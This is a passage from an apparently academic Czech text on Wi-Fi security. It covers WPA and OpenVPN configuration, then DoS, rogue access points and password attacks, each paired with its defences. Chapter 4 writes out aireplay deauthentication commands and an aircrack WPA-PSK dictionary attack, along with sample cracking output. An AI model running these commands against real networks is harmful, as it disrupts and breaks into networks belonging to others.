Druhá metoda autentizace, označovaná jako *WPA-Enterprise*, je určena pro větší sítě. Využívá autentizaci pomocí RADIUS serveru. Konfigurace RADIUS serveru je stejná jako u 802.1x a je možné použít tytéž metody autentizace (např. PEAP/MSCHAPv2). Při autentizaci se odvodí 256-bitový klíč PMK. Ten se použije stejně jako PSK k odvození dalších klíčů.

Autentizace bohužel trvá relativně dlouho (několik vteřin), v mém testu došlo během autentizace k výměně 23 paketů. To činí problémy při roamingu, stanice by na dobu než dokončí autentizaci ztratila připojení. Standard proto specifikuje metodu předběžné autentizace: stanice, která se připravuje na roaming, se autentizuje na nové AP a vygenerovaný klíč uloží do cache. Když se pak definitivně připojí na nové AP, může použít tento klíč.

3.5.3 Konfigurace

802.11i dovoluje různé kombinace nastavení (TKIP/CCMP, PSK/EAP), já jsem vybral dvě: jednoduchou konfiguraci se sdíleným klíčem kompatibilní s WPA a robustní zabezpečení s RADIUS serverem dovolující pouze šifrování CCMP.

3.5.3.1 Jednoduché zabezpečení


Podporu pro WPA by měly mít všechny nové hardwarové AP. Na softwarovém AP postaveném na Linuxu nebo FreeBSD zajistí stejnou funkčnost program *Hostapd*. Na Linuxu funguje i s kartami s chipsetem Prism 2.5 (který je starší než norma 802.11i), na FreeBSD bohužel jen s kartami s chipsetem Atheros. Příklad konfigurace:

```
interface=wlan0 #Síťové rozhraní
ssid=PrivateNet    #SSID přístupového bodu

wpa=3                  #Povolení WPA i WPA2
wpa_pairwise=TKIP CCMP #Povolení obou metod šifrování
wpa_key_mgmt=WPA-PSK   #Autentizace sdíleným heslem
wpa_passphrase=somelongpassphrase  #Sdílené heslo
```

V Linuxu standardní *wireless-tools* WPA nepodporují, je nutné doinstalovat *wpa_supplicant*. Konfigurace pro připojení k AP s výše uvedeným nastavením vypadá takto:

```
network={
        ssid="PrivateNet"
        proto=WPA RSN
        key_mgmt=WPA-PSK
        pairwise=CCMP TKIP
        group=CCMP TKIP
        psk="somelongpassphrase"
}
```

Windows XP podporují WPA po instalaci SP2, nastavení je skoro stejné jako WEP, pouze se místo WEP klíče zadává *passphrase*:



3.5.3.2 Robustní zabezpečení


Konfiguraci RADIUS serveru předpokládám stejnou jako v kapitole 3.4.3.1. Nastavení *Hostapd* pro WPA se od 802.1x liší jen v detailech (místo parametrů pro WEP jsou zde parametry pro WPA):

```
interface=wlan0 #Bezdrátové síťové rozhraní
ssid=EnterpriseNet  #SSID sítě
ieee8021x=1     #Zapnutí 802.1x (nutné i pro WPA!)

wpa=2                #Povoleno pouze WPA2
wpa_pairwise=CCMP    #Povoleno pouze šifrování CCMP
wpa_key_mgmt=WPA-EAP #Autentizace pomocí RADIUS serveru

own_ip_addr=192.168.1.1      #Adresa AP, kde běží hostapd
auth_server_addr=192.168.1.9 #Adresa RADIUS serveru
auth_server_shared_secret=secretlongpassword #Heslo pro RADIUS
```

I konfigurace *wpa_supplicant* se liší od 802.1x jen minimálně:

```
network={
        ssid="EnterpriseNet"
        proto=RSN
        key_mgmt=WPA-EAP
        pairwise=CCMP
        group=CCMP
        eap=PEAP
        identity="karel"
        password="topsecret"
        ca_cert="radius.crt"
        phase2="auth=MSCHAPV2"
}
```

Windows XP podporují WPA2 po instalaci aktualizace KB893357 (není součástí automatických aktualizací). Nastavení certifikátů je stejné jako u 802.1x v kapitole 3.4.3.3, pouze se místo WEP zvolí WPA2:



3.5.4 Shrnutí

Standard 802.11i konečně poskytuje dostatečné zabezpečení bezdrátové sítě. Uživatel si může vybrat mezi autentizací sdíleným heslem nebo pomocí RADIUS serveru. Jediným známým rizikem je slovníkový útok (proti sdílenému heslu ve WPA-PSK nebo uživatelskému heslu EAP autentizace), kterému se budu podrobněji věnovat v kapitole 4.3.1. Je nutné volit dostatečně dlouhá hesla, která nejsou odvozena z běžných slov.

WPA bohužel funguje jen v režimu Infrastruktury. Pro Ad-Hoc sítě je navržena metoda WPA-None, kde se zadaný klíč používá přímo k šifrování, ale ta není podporována ve Windows XP.

3.6 VPN

Mohlo by se zdát, že klasická VPN (virtuální privátní síť) s problematikou bezdrátových sítí nesouvisí. Opak je však pravdou: pomocí VPN je možné dosáhnout minimálně stejného zabezpečení jako pomocí WPA a v některých případech jednodušeji.

Navíc je možné sjednotit přístup zaměstnanců do firemní sítě z domova a přes bezdrátovou síť. Celková konfigurace je jednodušší a je tedy menší riziko chyby. Bezdrátová síť pak může být považována za nezabezpečenou, bude umístěna před firemním firewallem a přístup z ní bude povolen jen na VPN server.

Zjednodušuje se i roaming mezi přístupovými body – jsou-li přístupové body propojeny na linkové vrstvě, může se uživatel připojit na jiný a spojení se nepřeruší. K připojení na AP se klient nemusí autentizovat. Připojení je tedy okamžité a přístupové body si ani nepotřebují předávat informace o autentizovaných klientech (802.11f).

3.6.1 Teorie

Pokud chceme pomocí VPN nahradit autentizaci v bezdrátové síti, jsou požadavky poněkud jiné než u klasického dvoubodového propojení sítí LAN:

- Uživatelů je větší počet, každý musí mít vlastní klíč
- Klíč je možno prohlásit za neplatný, např. pokud došlo ke krádeži zařízení
- Ověřuje se nejen uživatel vůči serveru, ale i server vůči uživateli
- Přidání uživatele nevyžaduje pokud možno zásah do serveru

Tyto požadavky je možné splnit za pomoci asymetrické kryptografie. Server i každý klient dostane pár klíčů (veřejný a soukromý). Soukromý klíč je tajný, nikam se nepřenáší a používá se k dešifrování. Veřejný klíč je dostupný komukoli a ten pomocí něj může zašifrovat data, která dokáže dešifrovat jen vlastník odpovídajícího soukromého klíče. V praxi se veřejný klíč vkládá do certifikátu (dle standardu X.509) spolu s informacemi o vlastníkovi.

Pár klíčů si však může vygenerovat kdokoli a napsat do certifikátu libovolné údaje. Proto je potřeba důvěryhodná třetí strana – certifikační autorita. Ta ověří, že údaje v certifikátu odpovídají skutečnosti a opatří certifikát elektronickým podpisem. Elektronický podpis se vytváří na základě soukromého klíče a jeho platnost lze ověřit veřejným klíčem certifikační autority (opět ve formě certifikátu). Soukromý klíč certifikační autority je tedy Achillovou patou celého systému – kdokoli jej získá, může si vytvořit libovolný certifikát.

Server přijme jakýkoli certifikát s podpisem certifikační autority. Na serveru tedy nemusí být žádný seznam uživatelů, kvůli přidání uživatele není nutno do jeho konfigurace vůbec zasahovat.

V popsaném postupu není rozdíl mezi certifikátem serveru a klienta, ale to není bezpečné – některý klient by mohl použít svůj certifikát a vydávat se za server. Proto musí být certifikát serveru označen a klient musí toto značení kontrolovat.

Certifikáty mají omezenou dobu platnosti, ale to v praxi nestačí: pokud dojde ke kompromitaci soukromého klíče (např. krádeží zařízení), je nutné jej zneplatnit co nejdříve.

To může udělat certifikační autorita vydáním tzv. CRL (*Certificate Revocation List*). Ten se nakopíruje na server[5], aby mohl kontrolovat, zda je certifikát klienta stále platný.

3.6.2 OpenVPN

Tradičně se VPN sítě budují na základě protokolu IPSec. Ten se však neobejde bez podpory v jádře operačního systému, konfigurace je poměrně náročná a také mohou být problémy s kompatibilitou. Klasický IPSec si navíc neporadí s překladem adres (NAT). Rozhodl jsem se popsat podle mého názoru jednodušší implementaci VPN pomocí programu OpenVPN.

OpenVPN je open-source program (pod licencí GPL), dostupný pro Linux, FreeBSD i Windows. Nepotřebuje žádnou podporu kernelu, pouze ovladač virtuálního síťového rozhraní TUN/TAP (`tun.ko` na Linuxu, `if_tun.ko` a `if_tap.ko` na FreeBSD). Program samotný běží v uživatelském prostoru, navíc krátce po spuštění odevzdá práva roota a dále běží pod uživatelem *nobody*. Případná bezpečnostní chyba tedy může ohrozit integritu VPN, ale neohrozí operační systém.

Tato implementace má samozřejmě i nevýhody: větší režii (pakety přenášené přes VPN jsou baleny do UDP nebo TCP paketů) a větší zátěž systému (pakety se musí několikrát kopírovat z kernelu do uživatelského prostoru a naopak). Rozhodl jsem se porovnat, jak se tyto nevýhody projeví v praxi.

Nechal jsem 2x stahovat programem *wget* tentýž velký soubor, poprvé přímo přes 100Mbit Ethernet, podruhé přes OpenVPN po téže síti. Rychlost stahování byla v prvním případě přibližně 10.6 MB/s, v druhém případě asi 9.3 MB/s. Zpomalení cca 12% není zanedbatelné, ale je dle mého názoru přijatelné. OpenVPN navíc podporuje kompresi, takže u některých dat (např. WWW stránky) může být reálná přenosová rychlost dokonce vyšší.

Doba odezvy přes VPN byla vyšší o zanedbatelných 0.3ms. Procesory obou počítačů (Athlon-XP 1.8 GHz a Pentium-M 1.7 GHz) byly vytížené na 60%. V bezdrátové síti, kde reálné přenosové rychlosti dosahují maximálně 3MB/s (802.11a), je tedy možné nasadit OpenVPN bez problémů.

3.6.2.1 Generování certifikátů

V předchozí kapitole jsem v kostce popsal asymetrickou kryptografii a nyní se mohu zabývat jejím konkrétním použitím v OpenVPN. Popsaný postup jsem testoval na OpenVPN 2.0. Inspiroval jsem návodem [5].

Součástí instalace OpenVPN je i sada skriptů, které usnadňují použití asymetrické kryptografie. Na Linuxu se obvykle instalují do `/usr/share/openvpn/easy-rsa`, na FreeBSD do `/usr/local/share/doc/openvpn/easy-rsa`.

Základní konfigurace pro skripty je v souboru `vars` (jako proměnné prostředí). Výchozí velikost klíče je 1024 bitů, to je dnes dostatečné, pokud chcete mít větší jistotu, nastavte 2048 bitů. Platnost certifikátů se udává ve dnech, výchozí hodnota je 10 let.

```
export KEY_SIZE=1024
export CA_EXPIRE=3650
export KEY_EXPIRE=3650
```

5 Správně by měl podle CRL ověřovat i klient, zda je certifikát serveru stále platný, ale to je v praxi problém – jak si může klient stáhnout aktuální CRL před tím, než se připojí do VPN (pokud nemá k dispozici jinou konektivitu)? V příkladech jsem ověřování CRL na straně klienta neřešil. Kompromitace serveru pak ale znamená kompromitaci celé VPN, stejně jako kompromitace certifikační autority.

Dále je vhodné nastavit informace, které se do certifikátu zapíší (stát, město, firma...). Tyto hodnoty jsou jen informační, nemají vliv na bezpečnost. Při generování klíče budete na ně budete dotázáni, ale nastavené hodnoty budou nabídnuty jako výchozí.

```
export KEY_COUNTRY="CZ"
export KEY_PROVINCE="Czech Republic"
export KEY_CITY="Prague"
export KEY_ORG="Charles University in Prague"
export KEY_OU="Faculty of Mathematics and Physics"
export KEY_EMAIL="admin@example.com"
```

Nyní načtěte proměnné prostředí ze souboru (nutno provést před každým generováním klíčů, ne jen poprvé):

```
source vars
```

Další krok je inicializace databáze klíčů (pozor, pokud byly již dříve vygenerovány nějaké klíče, inicializace databáze je vymaže):

```
./clean-all
```

Nyní spusťte generování klíče certifikační autority:

```
./build-ca
```

Pokud jsou v souboru `vars` nastavené parametry certifikátů, je možné všechny dotazy odklepnout a použít výchozí hodnoty (snad kromě *Common Name*, jména certifikační autority):

```
Generating a 1024 bit RSA private key
............++++++
.....++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or
  a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CZ]:
State or Province Name (full name) [Czech Republic]:
Locality Name (eg, city) [Prague]:
Organization Name (eg, company) [Charles University in Prague]:
Organizational Unit Name (eg, section) [Faculty of Mathematics and
  Physics]:
Common Name (eg, your name or your server's hostname) [Charles University
  in Prague CA]:VPN Gateway CA
Email Address [admin@example.com]:
```

Soukromý klíč certifikační autority (`ca.key`) je nejkritičtější částí systému. Měl by být uložen na jiném počítači než na VPN serveru, nejlépe na počítači nepřístupném ze sítě.

Teď je možné vygenerovat klíč pro server.

```
./build-key-server gateway
```

Parametr skriptu je jméno, které bude použito jako *Common Name* v certifikátu a také jako jméno souborů s klíči (u soukromého klíče se přidá přípona `.key`, u certifikátu `.crt`). Dotazy jsou stejné jako při generování certifikační autority. Navíc ale bude vygenerovaný klíč podepsán certifikační autoritou a přidán do databáze klíčů – obojí je nutno potvrdit.

```
Generating a 1024 bit RSA private key
............++++++
.........................................++++++
writing new private key to 'gateway.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or
  a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CZ]:
State or Province Name (full name) [Czech Republic]:
Locality Name (eg, city) [Prague]:
Organization Name (eg, company) [Charles University in Prague]:
Organizational Unit Name (eg, section) [Faculty of Mathematics and
  Physics]:
Common Name (eg, your name or your server's hostname) [gateway]:
Email Address [admin@example.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /usr/share/openvpn/easy-rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CZ'
stateOrProvinceName   :PRINTABLE:'Czech Republic'
localityName          :PRINTABLE:'Prague'
organizationName      :PRINTABLE:'Charles University in Prague'
organizationalUnitName:PRINTABLE:'Faculty of Mathematics and Physics'
commonName            :PRINTABLE:'gateway'
emailAddress          :IA5STRING:'admin@example.com'
Certificate is to be certified until May 18 13:55:54 2016 GMT (3650 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Postup pro vygenerování klíče uživatele je identický, jako parametr se zadává uživatelské jméno:

./build-key *client*

Alternativně je možné vygenerovat klíč s *passphrase* – heslem, které je nutno zadat při každém použité klíče:

./build-key-pass *client*

Nakonec je ještě potřeba vygenerovat parametry pro algoritmus Diffie-Hellman:

./build-dh

Vygenerovaný klíč můžete prohlásit za neplatný příkazem:

./revoke-full *client*

Aktualizuje se soubor `crl.pem`, který je potřeba nahrát na server. Server jej kontroluje při každém přihlášení klienta, nemusí se tedy restartovat.

3.6.2.2 Konfigurace serveru

Server potřebuje vygenerovaný pár klíčů (`gateway.crt` a `gateway.key`), parametry Diffie-Hellman (`dh1024.pem`), certifikát certifikační autority (`ca.crt`) a CRL (`crl.pem`). Soukromý klíč `gateway.key` musí mít nastavena práva tak, aby jej mohl číst pouze root!

Konfigurace může vypadat například takto:

```
user nobody  #Uživatel a skupina, pod nimiž openvpn poběží
group nobody #(nefunguje na Windows)
dev tap      #Použije se virtuální rozhraní TAP

mode server
local 192.168.0.1 #IP adresa, kam se budou připojovat klienti
server 192.168.1.0 255.255.255.0 #Subnet virtuální sítě

ca ca.crt          #Certifikát certifikační autority
cert gateway.crt   #Certifikát serveru
key gateway.key    #Soukromý klíč serveru
dh dh1024.pem      #Parametry pro algoritmus Diffie-Hellman
crl-verify crl.pem #Certificate revocation list

client-to-client #Povolit komunikaci mezi klienty
comp-lzo         #Komprese
keepalive 10 120 #Každých 10 vteřin se pošle ping, pokud odezva
                 # nepřijde během 2 minut, spojení se ukončí
persist-key #Proces si bude udržovat soukromý klíč a virtuální
persist-tun #síťové rozhraní mezi restarty spojení
```

3.6.2.3 Konfigurace klienta

Klient potřebuje svůj pár klíčů (`client.crt` a `client.key`) a certifikát certifikační autority (`ca.crt`).

Konfigurace klienta je podobná nastavení serveru:

```
user nobody  #Uživatel a skupina, pod nimiž openvpn poběží
group nobody #(nefunguje na Windows)
dev tap      #Použije se virtuální rozhraní TAP

client
remote 192.168.0.1 #IP adresa serveru
redirect-gateway   #Všechny pakety se budou posílat přes VPN

ca ca.crt           #Certifikát certifikační autority
cert client.crt     #Certifikát klienta
key client.key      #Soukromý klíč klienta
ns-cert-type server #Kontrola, zda je certifikát
                    # označen jako serverový
comp-lzo         #Komprese
keepalive 10 120 #Každých 10 vteřin se pošle ping, pokud odezva
                 # nepřijde během 2 minut, spojení se ukončí
persist-key #Proces si bude udržovat soukromý klíč a virtuální
persist-tun #rozhraní mezi restarty spojení
```

4 Další rizika a ochrana před nimi

V předchozí kapitole jsem ukázal metody, jak zabezpečit síť proti neoprávněnému připojení a odposlechu. Útočník však může mít i jiné cíle, např. znemožnit fungování sítě. Při použití WPA na rozdíl od WEP není možné odhalit heslo odposlechem paketů, ale to není jediný způsob. Útočník navíc může být i některý z legitimních uživatelů sítě.

4.1 Útoky DoS

DoS (*Denial of Service*) je útok, jehož cílem je znemožnit legitimním uživatelům využívat služby sítě, aniž by útočník přímo získal nějaký prospěch. Důvodem může být obyčejný vandalismus, ale i konkurenční boj mezi poskytovateli připojení k Internetu.

4.1.1 Zarušení sítě

Rádiové pásmo je z principu sdílené. Sdílení může být řešeno různými způsoby (náhodné střídání frekvencí, časový multiplex, frekvenční multiplex), ale žádná z metod není odolná proti útočníkovi, který ji nebude dodržovat. U Wi-Fi, které používá frekvenční multiplex, to znamená, že bude vysílat na stejném kanále jako bezdrátová síť.

Útočník může použít speciální zařízení pro generování rušení, ale postačí mu i běžný přístupový bod vysílající na stejném kanále. Rušení je často způsobeno neúmyslně, pokud uživatel nastaví nějaký kanál a neověří, zda je volný, nebo ponechá zařízení na maximálním vysílacím výkonu.

Z principu neexistuje žádná obrana technickými prostředky, pouze právními: v licenčním pásmu může vysílat jen držitel licence, v bezlicenčních pásmech (která využívají sítě dle standardu 802.11) může vysílat ten, kdo začal vysílat jako první. Stížnosti na rušení řeší ČTÚ (Český telekomunikační úřad), ale ten může pouze udělit pokutu, ne např. zabavit zařízení způsobující rušení.

Proti rušení by měl být odolný standard UWB (*UltraWide Band*), ale ten je zatím jen ve stádiu návrhu. Vysílání je rozprostřeno do pásma několika GHz pomocí speciálního kódování, takže průměrný vysílací výkon je pod úrovní šumu.

4.1.2 Podvržení deautentizačních rámců

Podle standardu může AP poslat připojené stanici kdykoli deautentizační rámec a stanice se musí odpojit a znovu autentizovat. Tyto rámce jsou identifikovány MAC adresou přístupového bodu, tu však není problém podvrhnout. Žádná kryptografie není využita, ani v síti zabezpečené WEP/WPA. Toho může zneužít útočník – autentizace určitou dobu trvá, takže několik odeslaných rámců za vteřinu zcela znemožní zvolené stanici komunikovat.

4.1.2.1 Provedení útoku

Útok lze provést pomocí programu *aireplay* z balíku *Aircrack*, pravděpodobně pouze pod Linuxem. Je nutno odesílat speciální rámce linkové vrstvy, což standardní ovladače nedovolují. Ve zdrojových kódech jsou patche ovladačů, bez nichž program fungovat nebude. Útok navíc funguje jen s omezeným množstvím Wi-Fi karet (jen u těch, kde firmware dovoluje odesílat libovolné rámce). Já jsem použil Z-COM XI-626 s chipsetem Prism 2.5.

Program *aireplay* umí několik útoků, deautentizace se volí přepínačem `-0`, povinný parametr je počet odeslaných rámců (odesílá se zadaný počet rámců postupně ve vteřinových intervalech). Dále se zadává MAC adresa přístupového bodu (`-a`) a MAC klienta, kterého chceme odpojit (`-c`). Předtím je nutno kartu přepnout do režimu *Monitor* a nastavit kanál, na kterém AP vysílá:

```
iwconfig wlan0 mode monitor
iwconfig wlan0 channel 13
aireplay -0 5 -a 00:AA:BB:CC:DD:EE -c 00:11:22:33:44:55 wlan0
```

4.1.2.2 Obrana

Jedinou obranou proti tomuto útoku je zabezpečení rámců pro management (k nimž patří i deautentizační rámce) pomocí elektronického podpisu. To navrhuje standard 802.11w, ale nepředpokládá se, že bude schválen před rokem 2008. V současnosti tedy žádná obrana neexistuje.

4.2 Falešný přístupový bod

Vytvořit falešný přístupový bod se stejným SSID je triviální: stačí notebook s Linuxem a Wi-Fi kartou, který umí pracovat v režimu AP (například Atheros). Pokud bude mít falešné AP silnější signál, některý z klientů se k němu pravděpodobně pokusí připojit a útočník může odposlechnout zaslané heslo pro 802.1x autentizaci nebo odposlouchávat komunikaci do Internetu (pokud si nějak zajistí připojení, třeba přes GPRS nebo CDMA).

Obrana je pouze vzájemná autentizace (klienta i přístupového bodu). Tento požadavek splňují metody se sdíleným heslem i metody založené na 802.1x nebo VPN, pokud se používá ověření certifikátu serveru. Zkontrolujte také nastavení klienta, zda je vypnuté automatické připojování k nalezeným bezdrátovým sítím. Ve Windows je naštěstí tato volba ve výchozím nastavení vypnuta.

4.3 Odhalení hesla

Všechny popsané metody zabezpečení jsou postavené na nějakém tajemství – hesle a nebo certifikátu. A často je možné toto tajemství odhalit i bez prolomení šifrovacího algoritmu. Nejslabším místem zabezpečení jsou totiž uživatelé.

4.3.1 Slovníkové útoky

Lidé obvykle jako heslo volí jednoduchá slova nebo slovní spojení, nanejvýš připojí několik číslic. Často jsou dokonce použita triviální hesla typu „heslo“ nebo „1234“. Těchto jednoduchých hesel je relativně malé množství (v řádu desítek až stovek tisíc), takže je reálné, aby je útočník vyzkoušel všechny. Slovníkový útok je ale útok na lidský faktor, ne proti šifrovacímu algoritmu.

Slovníkovým útokem jsou ohroženy všechny metody zabezpečení popsané v kapitole 3, které jsou založeny na tajném heslu. Nebezpečnost útoku se liší podle toho, zda již útočník musí mít nějaký přístup do sítě a zda je možné útok provést off-line (odposlechnout několik paketů a pak pouze počítat) a nebo musí útočník provádět velké množství pokusů o autentizaci (které mohou být detekovány).

4.3.1.1 Heslo pro přístup do konfigurace

Přístup do konfiguračního rozhraní přístupových bodů je obvykle chráněn jediným heslem. Toto heslo navíc bývá přednastaveno výrobcem a správce jej musí explicitně změnit. Pokud to opomene, ponechá přístup do nastavení otevřený komukoli: na Internetu je několik stránek se seznamy výchozích hesel, stačí zadat do vyhledávače *default password list*.

Získá-li útočník přístup do konfiguračního rozhraní, může nejen měnit nastavení, ale často i přečíst zadaná hesla. Např. u testovaného AP D-Link DWL-900+ je sdílené heslo pro spojení s RADIUS serverem vyplněno v políčku HTML formuláře. V prohlížeči se sice zobrazí jen hvězdičky, ale v HTML kódu je heslo v čitelném tvaru.

Přesto tento útok považuji za nejméně nebezpečný, útočník již musí mít nějaký přístup do sítě, je možné zkoušet nejvýše desítky hesel za vteřinu a AP může omezovat počet pokusů o přihlášení. Stále však platí standardní doporučení volit dostatečně složité heslo a především změnit výchozí heslo nastavené výrobcem.

4.3.1.2 Sdílené heslo mezi AP a RADIUS serverem

V síti zabezpečené pomocí 802.1x (v kombinaci s WEP nebo WPA) neprovádí autentizaci přístupový bod, ale RADIUS server. Komunikace mezi nimi je zabezpečena sdíleným heslem. Pokud jej útočník odhalí, může falšovat odpovědi RADIUS serveru a umožnit připojení libovolné stanice do sítě.

K provedení útoku je nutný přístup do sítě, přes kterou komunikuje AP a RADIUS server (typicky LAN). Útočník musí nějak zachytit tuto komunikaci, např. pomocí ARP spoofingu (4.4.1). Nic dalšího už k provedení slovníkového útoku nepotřebuje, může se od sítě odpojit a hledat heslo off-line.

Obrana je jako obvykle dostatečně složité heslo. Zadává jen dvakrát: na RADIUS serveru a přístupovém bodu. Nikdo si jej nemusí pamatovat, může být tedy voleno náhodně.

4.3.1.3 Uživatelské heslo protokolu MSCHAPv2

Protokol MSCHAPv2 používá pro autentizaci jméno uživatele a heslo. Uživatelské jméno často může útočník zjistit (např. je-li stejné jako jméno v e-mailové adrese zaměstnance) a heslo může odhalit slovníkovým útokem.

Autentizace je naštěstí zabezpečena SSL tunelem, takže útočník nemůže zachytit poslanou výzvu a odpověď a snažit se najít takové heslo, které pro danou výzvu dá zachycenou odpověď. Musí se zkoušet autentizovat sám, což relativně dlouho trvá a RADIUS server může omezit počet pokusů o autentizaci. Útočník však nepotřebuje předchozí přístup do sítě, může útok provést odkudkoli v dosahu bezdrátové sítě.

Obranou je opět použít složité, nejlépe náhodně vygenerované heslo. Heslo zůstává uloženo v počítači, takže si jej uživatel nemusí pamatovat. Spolehlivým řešením je také použití certifikátů místo hesel, tedy např. autentizace EAP-TLS místo PEAP/MSCHAPv2. Uložené heslo nebo certifikát ale může přečíst kdokoli, kdo získá přístup k počítači uživatele. Tomuto problému se budu věnovat v kapitole 4.3.2.

4.3.1.4 Sdílené heslo WPA-PSK

Bezpečnost WPA-PSK stojí na jediném sdíleném hesle, pokud jej útočník odhalí, může se připojit do sítě. Tento útok považuji za nejvíce nebezpečný, útočníkovi stačí odposlechnout

jedinou výměnu paketů při autentizaci klienta (kterou může vynutit postupem v kapitole 4.1.2) a pak již může zkoušet hesla ze slovníku off-line.

Již je k dispozici několik programů, které tento útok realizují. Jedním z nich je už zmiňovaný program *Aircrack*. Postup je podobný jako lámání WEP klíče (3.3.5.2). Napřed se programem `airodump` zachytí přihlašování nějakého klienta (*WPA handshake*) a pak se na výsledný soubor spustí `aircrack`. Přepínač `-a 2` znamená útok na WPA místo výchozího WEP, parametrem `-w` se vybírá slovník, ten je nutno sehnat zvlášť:

aircrack -a 2 -w *slovnik.txt dumpfile-01.cap*

```
                              aircrack 2.41


                    [00:01:44] 18472 keys tested (176.02 k/s)


                              KEY FOUND! [ secret ]


      Master Key     : 8A 6D E3 93 B2 08 C3 B2 A8 88 05 83 EA 06 4D 42
                       E3 7E 4E 82 87 19 53 EE 60 5B 14 FB F2 27 DA E5

      Transcient Key : 89 EC DA 8A C4 98 FF B4 B0 0C AB 52 16 B9 D0 59
                       B5 01 4A 55 58 0F 44 0E A3 71 86 B9 42 02 26 B2
                       5C 48 DD 97 DB 7C 49 4F C7 80 D4 9D 87 AB EA 03
                       57 9D 17 EC DE DB F5 CB A0 2C B5 F1 11 5F E1 75

      EAPOL HMAC     : A4 01 B8 1B 9D 2D 59 61 E0 4A DA 0F 88 96 3A 8F
```

Můj notebook s procesorem Pentium-M 1.7 GHz zvládal zkoušet přibližně 175 hesel za vteřinu. Je tedy reálně vyzkoušet řádově desítky milionů hesel – to je víc než každé slovo v kvalitním slovníku plus 2 číslice.

Obranou proti útoku na WPA-PSK je použití dostatečně složitého hesla. Heslo je uložené na počítači uživatele, nemusí jej zadávat při každém připojení. Není důvod, aby nebylo vygenerováno náhodně. U náhodného hesla tvořeného z čísel a malých a velkých písmen abecedy je i délka 8 znaků dostatečná. Další možnost je použít větu v délce alespoň 4 slov.

4.3.2 Viry a jiný škodlivý software

Ochrana firemní sítě firewallem a antivirem by dnes měla být samozřejmostí, ale nikdy není stoprocentní. Vyskytly se už viry, kdy byl v příloze e-mailu spustitelný program zabalený v zašifrovaném archivu a heslo napsáno ve zprávě, někdy dokonce ve formě obrázku. Proti tomu je antivir bezmocný. A někteří uživatelé jsou schopni vir rozbalit a spustit. Mohou být i ve vaší firmě.

Útočník může navíc poslat mail cíleně, v češtině a třeba i s adresou odesílatele jiného zaměstnance. Pak už je šance na úspěch relativně vysoká.

Další, novou metodou je útok pomocí USB zařízení: útočník uloží vir USB flashdisk, který pohodí před budovou firmy. Zvědavý uživatel ji sebere cestou do firmy a připojí do firemního počítače. Je-li v operačním systému Windows zapnutý Autorun (výchozí nastavení), vir se automaticky spustí bez vědomí uživatele.

